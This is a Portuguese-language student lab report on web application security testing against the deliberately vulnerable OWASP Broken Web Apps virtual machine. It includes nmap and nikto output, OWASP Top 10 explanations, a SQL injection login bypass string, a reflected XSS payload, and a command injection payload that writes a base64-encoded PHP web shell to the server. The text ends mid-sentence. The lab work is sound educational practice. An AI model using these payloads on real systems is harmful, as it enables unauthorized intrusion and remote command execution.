# Trabalho 4

**Nome:** Renan Rocha Souto dos Santos.

**Nota:** O IP da máquina virtual da OWASP Broken foi mapeado para *owaspbroken e owaspbroken.com*.

## PARTE 1

### Questão 1. *nmap –sV -O 10.1.2.6* (IP da máquina Owasp Broken, o seu IP pode ser diferente).

A saída obtida fornece os IPs encontrados como abertos, o tipo de serviço associado e a versão encontrada. Por exemplo, a porta 80 representa um servidor web Apache na versão 2.2.14.


### Questão 2. nmap -v –A 10.1.2.6 (IP da máquina Owasp Broken)

A saída obtida fornece informações da questão anterior, entretanto agora com a informação adicional sobre o sistema operacional. Por exemplo, na porta 22, que representa um SSH, está sob o sistema operacional Ubuntu. Nota-se que nesta saída há mais informações sobre o reconhecimento das informações obtidas. Ppor exemplo, na porta 443, que representa um servidor web sobre o protocolo HTTPS, mostra informações sobre o certificado utilizado no SSL/TLS.


```
Completed NSE at 05:01, 0.00s elapsed
Nmap scan report for owaspbroken (192.168.0.103)
Host is up (0.00092s latency).
Not shown: 991 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp  open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/
4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
|_imap-capabilities: UIDPLUS SORT CHILDREN THREAD=REFERENCES NAMESPACE OK completed CAPABILITY ACL2=UNIONA0001 IDLE ACL IMAP4rev1 QUOTA THREAD=ORDEREDSUBJECT
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/
4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_ssl-date: 2022-02-22T07:01:51+00:00; -3h00m01s from scanner time.
| ssl-cert: Subject: commonName=owaspbwa
| Issuer: commonName=owaspbwa
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2013-01-02T21:12:38
| Not valid after:  2022-12-31T21:12:38
| MD5:   0fb9 ca0b e9b7 b26f de6c 3555 6186 2399
| SHA-1: e469 e1f2 9877 40c3 3aec ee7c f630 ca19 31be 05ae
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
|_http-title: owaspbwa OWASP Broken Web Applications
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open  http        Jetty 6.1.25
```


```
8081/tcp open  http        Jetty 6.1.25
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|_  Potentially risky methods: TRACE
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.92%I=7%D=2/22%Time=6214B479%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
Aggressive OS guesses: QEMU user mode network gateway (95%), Konica Minolta 7035 printer (89%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (89%), GNU Hurd 0.3 (88%), Allied Teles
yn AT-9006SX/SC switch (88%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (87%), Tyco 24 Port SNMP Managed Switch (87%), Oracle Virtualbox (87%), Bay Networks BayStack 450 switch (software version 4.2.0.
16) (87%), Cabletron ELS100-24TXM Switch or Icom IC-7800 radio transceiver (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=21 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: OWASPBWA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   OWASPBWA<00>         Flags: <unique><active>
|   OWASPBWA<03>         Flags: <unique><active>
|   OWASPBWA<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_  WORKGROUP<00>        Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -3h00m01s, deviation: 0s, median: -3h00m02s

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.43 ms 10.0.2.2
2   0.70 ms owaspbroken (192.168.0.103)

NSE: Script Post-scanning.
Initiating NSE at 05:01
```

```
NSE: Script Post-scanning.
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Initiating NSE at 05:01
Completed NSE at 05:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.93 seconds
           Raw packets sent: 1094 (51.642KB) | Rcvd: 1091 (46.642KB)
```

**Questão 3.** ***nmap –sS –v --top-ports 10 –-reason -oA saidanmap www.ufsc.br***

A saída obtida mostra quais das portas mais utilizadas pelos serviços de forma generalizada estão abertas sobre o IP da máquina. Neste caso, é feita a tentativa de dez tipos diferentes de porta, mostrando seu estado como filtrada (fechada ou não exposta ao público geral) ou aberta. Este comando salva a saída do scan no arquivo *saidanmap.*





**Questão 4. Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.**

Comando: *nmap -sSV -T4 -p 80 owaspbroken*

A saída obtida fornece a informação do estado do serviço na porta 80, a versão do serviço e a versão do sistema operacional.




**Questão 5. Responda:**

**A.** Qual a diferença entre um scan de conexão TCP e um SYN scan ?

Um scan TCP faz o handshake completo para estabelecer conexão TCP. O SYN scan faz somente as etapas iniciais, em que já é possível distinguir se a porta está aberta, a partir do recebimento do SYN/ACK do servidor e enviando um RST para finalizar a conexão.

**B.** Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?

TCP: 1, 2
SYN: 3, 4


**C.** Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE (cve.mitre.org) da vulnerabilidade.


Foi encontrada no servidor web Apache na porta 80 a vulnerabilidade de negação de serviço (DoS), registrado como CVE-2011-3192. Ao enviar uma solicitação HTTP contendo um cabeçalho além da capacidade estabelecida pelo Apache, um usuário malicioso pode explorar essa vulnerabilidade para esgotar todos os recursos de memória disponíveis.


## PARTE 2. Nikto

### Questão 6. Execute o comando: nikto -host http://10.1.2.6/WackoPicko/ –o nikto.html –format htm

**A.** Copie e cole screenshots (pedaços) de telas obtidas na execução do comando.





**B**. Explique o que mais chamou sua atenção na saída obtida. Explique também alguma vulnerabilidade encontrada nessa aplicação (WackoPicko) que consta no relatório do arquivo muti.html.

O que mais chamou atenção foi:

- Um possível vazamento de informação relacionada a configuração do PHP-Gastebuch;
- Possível vazamento da *hash* da senha do administrador;
- Uma possível página de login para o administrador sem autenticação;
- Uma possível vulnerabilidade de *cross-site scripting* (XSS);
- Possibilidade de baixar um arquivo que representa um banco de dados SQL que pode conter as credenciais do administrador;
- Possibilidade de criar um usuário com privilégios de administrador.




## PARTE 3. OWASP – Vulnerabilidades em Aplicações Web

### Questão 7. Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017

As vulnerabilidades A1 ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. A consequência da injeção dos dados providos pelo atacante é fazer o interpretador executar comandos não pretendidos. Para uma injeção de SQL, uma consulta pode ser manipulada para expor os dados sensíveis do banco de dados. Para as injeções de comando, um comando no sistema operacional pode ser executado. E para injeção de código, um código na linguagem de programação utilizada pela a aplicação vulnerável pode ser executado.

A2 é composta por vulnerabilidades que podem variar dependendo da aplicação. Quando uma aplicação possui algum processo de autenticação, os problemas podem ocorrer de diversas maneiras, pois a quebra de autenticação ocorre por algum erro de implementação ou regra de negócio. Um dos ataques comuns neste contexto é o ataque de força bruta, em que o atacante possui dicionários de senhas previamente coletadas geralmente através de vazamentos de dados públicos, e então realiza tentativas exaustivas para se autenticar. Neste caso, as aplicações comumente implementam algumas políticas para bloquear IPs que realizam várias tentativas em um curto período de tempo, criando assim uma lista de IPs para a qual deve-se impedir a autenticação. Atualmente também são muito utilizados os serviços de CAPTCHA, que obrigam os usuários a completar tarefas dinâmicas para que o usuário possa provar que não é um software automatizado.

As vulnerabilidades A3 geralmente ocorrem através de más configurações. Muitos ataques ocorrem por meio de atacantes interceptando ou tentando realizar algum tipo de exploração relacionado a criptografia, em que são utilizados modelos

criptográficos não eficientes contra ataques de força bruta. Este tipo de exploração pode ocorrer quando um usuário acessa uma página HTTP, em que os dados trafegam na rede de forma não cifrada. Assim, um atacante que tenha acesso à mesma rede, como os casos comuns de WIFIs públicos, pode realizar a captura dos pacotes de rede e ter acesso a todo o conteúdo trafegado pelos usuários em que não há criptografia envolvida. Portanto, quando algum usuário realiza algum tipo de autenticação em algum site que não possui HTTPS, o atacante possui acesso às credenciais de forma explícita.

A vulnerabilidade A7 ocorre quando um atacante é capaz de inserir alguma tag HTML ou tag script na página web vulnerável, levando à execução de códigos JavaScript. Se o atacante possuir acesso a este tipo de vulnerabilidade, pode-se executar ações como se fosse a própria vítima ou até obter informações sigilosas do usuário. Em alguns casos pode-se obter os cookies de sessão quando o *httponly* não está habilitado. Esta vulnerabilidade pode ser categorizada em alguns tipos, tais como:

- Reflected XSS: A exploração depende da vítima acessar uma URL específica, em que a exploração não persiste na página vulnerável;
- Stored XSS: A exploração persiste na página. Por exemplo, quando um atacante realiza um comentário em um blog e este comentário pode conter tags que executam JavaScript. Assim, quando qualquer usuário acessa a página que contém o comentário malicioso, automaticamente ela está vulnerável;
- DOM XSS: Ocorre quando uma aplicação utiliza funções como innerHTML baseado em um conteúdo provido por um usuário. Portanto, as tags HTMLs são renderizadas.

Referência: TCC

**Questão 8. Faça:**

**A.** Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site http://IP da Kali/mutillidae/ e clique em Login. No campo Username, digite a string ‘ or 1=1 -- (tem espaço no final, depois dos tracinhos). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.


**B.** Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).

A vulnerabilidade explorada foi SQL injection, fazendo um bypass na autenticação do usuário *admin.* Com o payload pôde-se tornar a validação da senha correta com 1 = 1, o que torna a *query* sempre verdadeira, e os tracinhos -- representam um comentário para ignorar o resto da *query*.

**C**. O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Basta reescrever a query utilizada pela aplicação de modo que não haja concatenação direta de *strings*, para não modificar a consultas quando o usuário envia o símbolo de aspas. Normalmente usa-se a palavra-chave *values* para adicionar o conteúdo informado pelo usuário na *query*. Exemplo:

```
insert into comments values ($s)", (content,)
```


**D**. Clique em Logout

**Questão 9. Repita a inserção da mesma string da questão anterior no seguinte link: http://IP da Kali/mutillidae/index.php?page=user-info.php**

**A.** Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).

A vulnerabilidade explorada foi SQL injection, como descrita na questão anterior. A diferença desta exploração é que não foi feito um *bypass* na autenticação, e sim um bypass em um recurso que só poderia ser acessado pelo administrador, assim causando um vazamento das informações de autenticação dos usuários cadastrados na aplicação.

**b.** Copie e cole um screenshot da execução de um experimento.





**c.** O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Já foi descrito na questão *c* anterior.

**Questão 10. Você deve instalar e usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. A aplicação pode ser instalada seguindo as instruções em https://www.kali.org/tools/zaproxy/. As ferramentas de scan de web são encontradas no menu Kali-Linux -> 03 - Web Applications Analysis - > owasp-zap. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta. Faça:**

**A.** Coloque a URL da aplicação – http://IP OWASP/WackoPicko/ - e clique em “Attack”. A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório gerado ao final do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os *requests* sendo enviados.




**B**. Comente o experimento e os resultados alcançados.

Esta ferramenta fornece todas as vulnerabilidades encontradas com o scan. Para cada vulnerabilidade encontrada, são apresentados várias informações, como:

- Endpoint;
- Criticidade;
- Parâmetro para as requisições;
- Payload;
- Descrição;
- Possível solução.

A partir do dos resultados, foi sinalizado várias vulnerabilidades que estão no top 10 da OWASP, tais como: XSS, command injection, SQL injection, entre outras. A validação da vulnerabilidade de Command Injection e XSS serão exploradas na próxima questão.

**C**. Envie anexo o relatório do experimento (salve em formato html).


Em anexo no final deste documento.


**Questão 11. Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em http://IP DA Kali/mutillidae/index.php?page=./documentation/vulnerabilities.php. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9). Documente os experimentos e mostre funcionando na**

**apresentação. Na apresentação você também deve explicar as vulnerabilidades.**

Vulnerabilidade 1: Reflected XSS
Endpoint: http://owaspbroken/WackoPicko/users/login.php.
Payload: <img src onerror=alert('xss')>

O ataque consiste em enviar o *payload* no campo de pesquisa. A pesquisa é feita no lado do servidor e é retornado o que foi encontrado em relação a pesquisa, porém o conteúdo da pesquisa é também retornado como resposta sem ser filtrado. Assim, é possível inserir tags html. Contudo, o payload consiste em inserir uma imagem como tag e definir o código JavaScript  a ser executado como erro. Como a imagem do *payload* não possui um src definido, quando o browser tenta carregar a imagem é acionado um erro e, consequentemente, o conteúdo de *onerror* é executado (imprimindo a string "XSS" com *alert*).








Vulnerabilidade 2: Command injection
Endpoint: http://owaspbroken.com/WackoPicko/passcheck.php.

Payload: $(echo PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg== | base64 -d > hacked.php)

Esta vulnerabilidade ocorre em uma funcionalidade da aplicação que verifica se uma senha informada pelo usuário representa uma senha forte para ser utilizada. Assim, essa aplicação monta um comando que é executado no sistema operacional, usando *grep* e etc. Entretanto, o conteúdo provido pelo usuário não está sendo filtrado contra esse tipo de vulnerabilidade, permitindo o usuário usar uma concatenação de comandos com $() (entre outras formas). O payload consiste em criar um arquivo no servidor chamado de *hacked.php* com o conteúdo *<?php system($_GET['cmd']); ?>,* que está codificado em base64 para evitar erros no envio. Este conteúdo permite que, ao acessar o arquivo pelo browser, pode-se utilizar o 